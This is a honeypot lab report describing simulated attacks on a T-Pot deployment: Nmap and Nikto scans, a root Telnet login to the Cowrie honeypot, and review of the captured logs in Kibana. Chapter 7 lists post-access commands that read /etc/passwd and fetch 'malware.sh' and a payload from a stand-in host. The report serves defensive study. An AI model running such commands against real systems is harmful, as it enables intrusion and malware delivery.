

Attack Simulation and Threat Analysis

By : Varun Wilfred

CHAPTER 1

INTRODUCTION

1.1 Introduction

Modern cyberattacks often begin with reconnaissance and service enumeration before progressing to exploitation and post-compromise activities. Understanding these attack techniques is essential for improving defensive strategies and developing effective threat detection mechanisms. Honeypots provide a safe and controlled environment for observing attacker behavior by simulating vulnerable systems while recording every interaction for further analysis.

This report presents the threat analysis phase of the Honeypot Threat Analysis Lab. After successfully deploying and configuring the T-Pot Community Edition in the previous report, the environment was used to simulate multiple cyberattack scenarios using a Kali Linux virtual machine. The objective was to generate realistic attack traffic, observe how the deployed honeypots responded, and analyze the collected security events using the integrated Elastic Stack.

During the assessment, various reconnaissance and attack techniques were performed, including network scanning with Nmap, web enumeration using Nikto, and Telnet authentication against the Cowrie honeypot. After gaining access to the simulated environment, several commands were executed to emulate the actions of an attacker during the post-compromise phase. Every interaction was captured by the honeypot platform and forwarded to Elasticsearch for storage and visualization through Kibana.

This report documents the complete attack simulation process and provides a detailed analysis of the collected security events. It demonstrates how T-Pot can be used to monitor attacker activities, capture malicious behavior, and provide valuable threat intelligence for cybersecurity research and defensive analysis.

CHAPTER 2

OBJECTIVES

2.1 Primary Objective

The primary objective of this report is to analyze the behavior of various cyberattacks captured by the T-Pot Honeypot Lab. By performing controlled attack simulations from a Kali Linux virtual machine, the project aims to evaluate the effectiveness of the deployed honeypots in detecting, recording, and visualizing malicious activities.

2.2 Specific Objectives

The specific objectives of this report are:

- To perform network reconnaissance against the T-Pot Honeypot Lab using Nmap.
- To simulate web reconnaissance using Nikto.
- To interact with the Cowrie honeypot through the Telnet service.
- To execute common post-authentication commands within the simulated environment.
- To observe how attacker activities are captured and recorded by the deployed honeypots.
- To analyze the collected security events using Kibana dashboards and Elastic Discover.
- To examine attack statistics, command execution logs, and geographical attack visualization through the Attack Map.

2.3 Expected Outcomes

The expected outcomes of this analysis include:

- Successful detection of reconnaissance and scanning activities.
- Recording of authentication attempts and attacker interactions.
- Collection of attacker commands executed within the Cowrie honeypot.
- Visualization of attack events through Kibana dashboards and the Attack Map.
- Better understanding of how honeypots capture and analyze malicious activities within a controlled cybersecurity environment.

This report demonstrates the practical application of a honeypot platform in monitoring attacker behavior and highlights the importance of centralized log collection and visualization for cybersecurity analysis.

CHAPTER 3

ATTACK SIMULATION METHODOLOGY

3.1 Overview

After successfully deploying and configuring the T-Pot Honeypot Lab, a series of controlled attack simulations were conducted to evaluate the platform's ability to detect, capture, and analyze malicious activities. The attacks were generated from a Kali Linux virtual machine connected to the same bridged network as the T-Pot server. This approach ensured that all attack traffic remained within the isolated laboratory environment while accurately simulating real-world attack scenarios.

3.2 Attack Methodology

The attack simulation followed a structured sequence that closely resembles the early stages of a real cyberattack.

The activities performed included:

1. Network reconnaissance using Nmap to identify open ports and exposed services.
2. Web server enumeration using Nikto to detect accessible web services.
3. Telnet authentication against the Cowrie honeypot.
4. Execution of common Linux commands within the simulated environment.
5. Observation and analysis of captured events through Kibana dashboards, Elastic Discover, and the T-Pot Attack Map.

Each phase of the attack generated security events that were automatically collected and stored by the Elastic Stack for further analysis.

3.3 Methodology Workflow

The attack simulation followed the workflow illustrated below:

Reconnaissance → Enumeration → Authentication → Command Execution → Event Collection → Log Analysis → Threat Visualization

This methodology enabled a comprehensive evaluation of the honeypot platform by demonstrating how attacker activities are detected, recorded, and presented through centralized monitoring dashboards.

CHAPTER 4


NETWORK RECONNAISSANCE USING NMAP

4.1 Overview

Network reconnaissance is one of the initial phases of a cyberattack, where an attacker gathers information about a target system before attempting further exploitation. During this phase, the attacker identifies active hosts, open ports, running services, and potential entry points. In this project, Nmap was used to perform reconnaissance against the T-Pot Honeypot Lab to evaluate how the deployed honeypots responded to scanning activities.

4.2 Nmap Scan

The Kali Linux virtual machine was used to perform a service detection scan against the T-Pot server. The scan identified multiple open ports corresponding to the services exposed by the honeypot platform. This reconnaissance activity generated network traffic that was successfully detected and recorded by T-Pot.



```
waka@kali: ~  
└─$ nmap  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-29 14:34 +0530  
Nmap scan report for 192.168.1.1  
Host is up (0.023s latency).  
Not shown: 140 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
42/tcp    open  nameserver  
80/tcp    open  http  
81/tcp    open  hosts2-ns  
110/tcp   open  pop3  
135/tcp   open  msrpc  
143/tcp   open  imap  
443/tcp   open  https  
445/tcp   open  microsoft-ds  
465/tcp   open  smtps  
587/tcp   open  submission  
631/tcp   open  ipp  
993/tcp   open  imaps  
995/tcp   open  pop3s  
1024/tcp  open  kdm  
1025/tcp  open  NFS-or-IIS  
1026/tcp  open  LSA-or-nterm  
1027/tcp  open  IIS  
1028/tcp  open  unknown  
1029/tcp  open  ms-lsa  
1030/tcp  open  iad1  
1031/tcp  open  iad2  
1032/tcp  open  iad3  
1033/tcp  open  netinfo  
1034/tcp  open  zincite-a  
1035/tcp  open  multidropper  
1036/tcp  open  nsstp  
1037/tcp  open  ams  
1038/tcp  open  mtqp  
1039/tcp  open  sbl  
1040/tcp  open  netsaint  
1041/tcp  open  danf-ak2  
1042/tcp  open  afrog
```

Figure 4.1: Nmap Scan Against the T-Pot Server

4.3 Observations

The scan successfully identified several exposed services that were intentionally presented by the honeypot platform. These services simulated real network applications, encouraging interaction from potential attackers while safely recording all reconnaissance activities.

The scan results demonstrated that the T-Pot server responded similarly to a legitimate system, making it an effective environment for attracting and monitoring malicious activity.

4.4 Analysis

Reconnaissance activities such as port scanning are often the first indicators of an impending cyberattack. By detecting and logging these scans, T-Pot provides valuable insight into attacker behavior before exploitation attempts occur. The captured scan data can be analyzed to identify targeted services, scanning techniques, and the originating IP address of the attacker.

The successful detection of the Nmap scan confirmed that the Honeypot Threat Analysis Lab was capable of monitoring early-stage reconnaissance activities and recording them for further investigation through the Elastic Stack and Kibana dashboards.




Figure 4.2: Kibana after Nmap scan

CHAPTER 5

WEB ENUMERATION USING NIKTO

5.1 Overview

After completing the network reconnaissance phase, web enumeration was performed using Nikto to identify web services exposed by the T-Pot Honeypot Lab. Web enumeration is a common reconnaissance technique used by attackers to discover web server configurations, exposed files, outdated software, and potential security weaknesses before attempting exploitation.

5.2 Nikto Scan

The Nikto web vulnerability scanner was executed from the Kali Linux virtual machine against the web services hosted by the T-Pot server. During the scan, Nikto generated multiple HTTP requests to identify server information, accessible resources, and common web application configurations.

The generated traffic was captured by the honeypot platform and recorded for further analysis through the integrated monitoring services.



```
waka@kali: ~  
Session Actions Edit View Help  
waka@kali)~$ nikto -h [redacted]  
- Nikto v2.6.0  
  
+ Target IP: [redacted]  
+ Target Hostname: [redacted]  
+ Target Port: 80  
+ Platform: Unknown  
+ Start Time: 2026-06-29 14:54:45 (GMT5.5)  
  
+ Server: Python/3.12 aiohttp/3.13.5  
+ ERROR: Failed to check for updates: 403  
+ [95] /: Cookie sess_uuid created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies  
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.  
+ [600652] Python/3.12 appears to be outdated (current is at least 3.13.1).  
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options  
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP  
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy  
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security  
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
```

Figure 5.1: Nikto Scan Against the T-Pot Server

5.3 Observations

The Nikto scan successfully communicated with the web services exposed by the T-Pot environment. The honeypot platform detected the scanning activity and recorded the generated requests as part of the collected security events.

This demonstrated the platform's ability to monitor web-based reconnaissance techniques commonly performed during the early stages of a cyberattack.

5.4 Analysis

Web enumeration tools such as Nikto are widely used by penetration testers and attackers to collect information about target web servers. By monitoring these scanning activities, defenders can identify reconnaissance attempts before more advanced attacks are launched.

The successful detection of the Nikto scan confirmed that the Honeypot Threat Analysis Lab was capable of capturing web reconnaissance activities and forwarding the resulting events to the Elastic Stack for centralized monitoring and analysis.




Figure 5.2: Kibana After Nikto Scan

CHAPTER 6


TELNET AUTHENTICATION USING COWRIE

6.1 Overview

Following the reconnaissance and web enumeration phases, authentication testing was performed against the Telnet service exposed by the T-Pot Honeypot Lab. The Telnet service was provided by the Cowrie honeypot, which is designed to emulate a vulnerable system while safely capturing attacker interactions. Cowrie records authentication attempts, command execution, and session activities without exposing a real operating system.

6.2 Telnet Authentication

The Telnet client available in Kali Linux was used to establish a connection with the Cowrie honeypot. After connecting to the exposed Telnet service, authentication was attempted using common credentials. Upon successful authentication, the honeypot presented a simulated Linux shell, creating the appearance of a compromised system.



```
waka@kali: ~  
Session Actions Edit View Help  
(waka@kali)-[~]  
$ nmap -p 23 192.168.0.4  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-29 15:17 +0530  
Nmap scan report for 192.168.0.4  
Host is up (0.00053s latency).  
  
PORT      STATE SERVICE  
23/tcp    open  telnet  
MAC Address: 42:B3:2F:37:F3:1D (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds  
  
(waka@kali)-[~]  
$ telnet 192.168.0.4  
Trying 192.168.0.4...  
Connected to 192.168.0.4.  
Escape character is '^['.  
EdgeOS  
login: root  
Password:  
Login incorrect  
login: root  
Password:  
Welcome to EdgeOS  
root@ubnt:~#
```

Figure 6.1: Successful Telnet Connection to the Cowrie Honeypot

6.3 Observations

The Telnet session successfully demonstrated the behavior of an interactive honeypot. Instead of granting access to a real operating system, Cowrie provided a simulated environment designed to capture attacker actions. Every login attempt and subsequent interaction within the fake shell was monitored and recorded by the honeypot.

The simulated environment closely resembled a legitimate Linux system, encouraging continued interaction while ensuring that the host operating system remained completely isolated and secure.

6.4 Analysis

Interactive honeypots such as Cowrie provide valuable insights into attacker behavior after successful authentication. Unlike traditional monitoring solutions that primarily record network traffic, Cowrie captures the commands executed by attackers, the sequence of their actions, and the duration of each session.

The successful Telnet authentication confirmed that the Honeypot Threat Analysis Lab was capable of safely emulating a vulnerable service while collecting detailed forensic information about attacker interactions. These recorded events formed the basis for the command analysis presented in the following chapter.

CHAPTER 7

ATTACKER INTERACTION AND COMMAND ANALYSIS

7.1 Overview

After successfully authenticating to the Cowrie honeypot, a series of commands were executed within the simulated shell environment to emulate the behavior of an attacker following initial access. These activities were designed to evaluate the honeypot's ability to capture post-authentication interactions and provide detailed visibility into attacker behavior.

Unlike a real operating system, the Cowrie honeypot safely simulated command execution while recording every interaction for later analysis. This approach allowed realistic attack scenarios to be performed without compromising the underlying host system.

7.2 Command Execution

Several commonly used Linux commands were executed within the simulated environment to observe how the honeypot responded and recorded attacker activities. These commands included system reconnaissance, network information gathering, and simulated malware download attempts.

The commands executed during the session included:

- `cat /etc/passwd`
- `ifconfig`
- `wget http://example.com/malware.sh`
- `curl http://example.com/payload`

```
(waka@kali)-[~]
$ telnet 192.168.1.100 22
Trying 192.168.1.100:22...
Connected to 192.168.1.100.
Escape character is '^]'.
EdgeOS
login: root
Password:
Login incorrect
login: root
Password:
Welcome to EdgeOS
root@ubnt:~# whoami
root
root@ubnt:~# pwd
/root
root@ubnt:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubnt:~# ip a
-bash: ip: command not found
root@ubnt:~# history
 1  whoami
 2  pwd
 3  id
 4  ip a
 5  history
root@ubnt:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/var:/bin/false
bin:x:2:2:bin:/bin:/bin/false
nobody:x:65534:65534:nobody:/var:/bin/false
sshd:x:22:22:sshd:/var/empty:/bin/false
ubnt:x:1000:1000:Ubiquiti:/home/ubnt:/bin/vbash
root@ubnt:~#
```

Figure 7.1: Commands Executed in the Cowrie Fake Shell

7.3 Observations

Each command entered into the simulated shell was intercepted and recorded by the Cowrie honeypot. Rather than executing commands on the host operating system, the honeypot generated realistic responses while safely isolating the attacker from the actual environment.

The simulated shell encouraged continued interaction by presenting outputs similar to those of a legitimate Linux system. This behavior enabled the collection of valuable information regarding attacker intentions and post-authentication activities.

7.4 Analysis

The executed commands represent actions commonly performed after an attacker gains initial access to a target system. Commands such as `cat /etc/passwd` and `ifconfig` are frequently used to gather information about user accounts and network interfaces, while `wget` and `curl` are commonly associated with downloading additional tools or malicious payloads.

The Honeypot Threat Analysis Lab successfully captured each command entered during the session. These interactions were forwarded to the Elastic Stack, where they became available for further investigation through Kibana and Elastic Discover. This demonstrated the effectiveness of the platform in monitoring post-authentication attacker behavior and collecting detailed forensic evidence for security analysis.

CHAPTER 8

KIBANA DASHBOARD ANALYSIS

8.1 Overview

Following the execution of the simulated attacks, the Kibana dashboard was used to monitor and analyze the security events collected by the T-Pot Honeypot Lab. Kibana provides an interactive visualization platform that displays attack statistics, event trends, source information, and other security-related data generated by the integrated honeypots.

The dashboard enabled real-time observation of attacker activities and served as the primary interface for reviewing the collected security events.

8.2 Dashboard Monitoring

After the attack simulation, the Kibana dashboard displayed information related to the generated reconnaissance scans, authentication attempts, and command execution events. Various visualizations, including charts, graphs, and summary panels, provided an overview of the activity captured by the honeypot platform.

The dashboard confirmed that the generated attack traffic had been successfully received, processed, and indexed by the Elastic Stack.




Figure 8.1: Kibana Dashboard Overview

8.3 Observations

The dashboard presented multiple visualizations summarizing the detected activities within the honeypot environment. The displayed information included the number of recorded events, active honeypot services, and security data generated during the attack simulation.

The continuous update of dashboard statistics demonstrated that the monitoring platform was operating correctly and capable of processing security events in real time.

8.4 Analysis

Security dashboards play a significant role in Security Operations Centers (SOCs) by providing analysts with immediate visibility into suspicious activities. In this project, Kibana successfully centralized the information collected from the deployed honeypots, allowing attack events to be reviewed through an intuitive graphical interface.

The dashboard simplified the analysis process by presenting security information in an organized format, enabling rapid identification of attacker behavior without manually reviewing individual log files. This confirmed the effectiveness of the T-Pot Honeypot Lab as a centralized threat monitoring and visualization platform.

CHAPTER 9

ELASTIC DISCOVER LOG ANALYSIS

9.1 Overview


Following the dashboard analysis, Elastic Discover was used to examine the detailed security events generated during the attack simulation. Unlike the Kibana dashboard, which provides graphical summaries, Discover allows analysts to inspect individual log entries, search for specific events, and perform detailed forensic investigations.

This feature enabled the verification of reconnaissance activities, authentication events, and attacker commands captured by the Cowrie honeypot.

9.2 Event Analysis

After completing the attack simulation, Elastic Discover was used to search for events generated during the Telnet session. By applying appropriate filters, the recorded attacker activities were displayed in chronological order.

The analysis confirmed that the commands executed within the Cowrie honeypot were successfully captured and stored by the Elastic Stack.



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Search documents and filenames for text

eventid cowrie.command.input @timestamp Jun 29, 2026 @ 09:58:49.277 geoip_ext.asn 58,971 geoip_ext.city_name Thiruvananthapuram geoip_ext.country_code3 IN geoip_ext.country_name India

eventid cowrie.command.input @timestamp Jun 29, 2026 @ 09:58:18.627 geoip_ext.asn 58,971 geoip_ext.city_name Thiruvananthapuram geoip_ext.country_code3 IN geoip_ext.country_name India

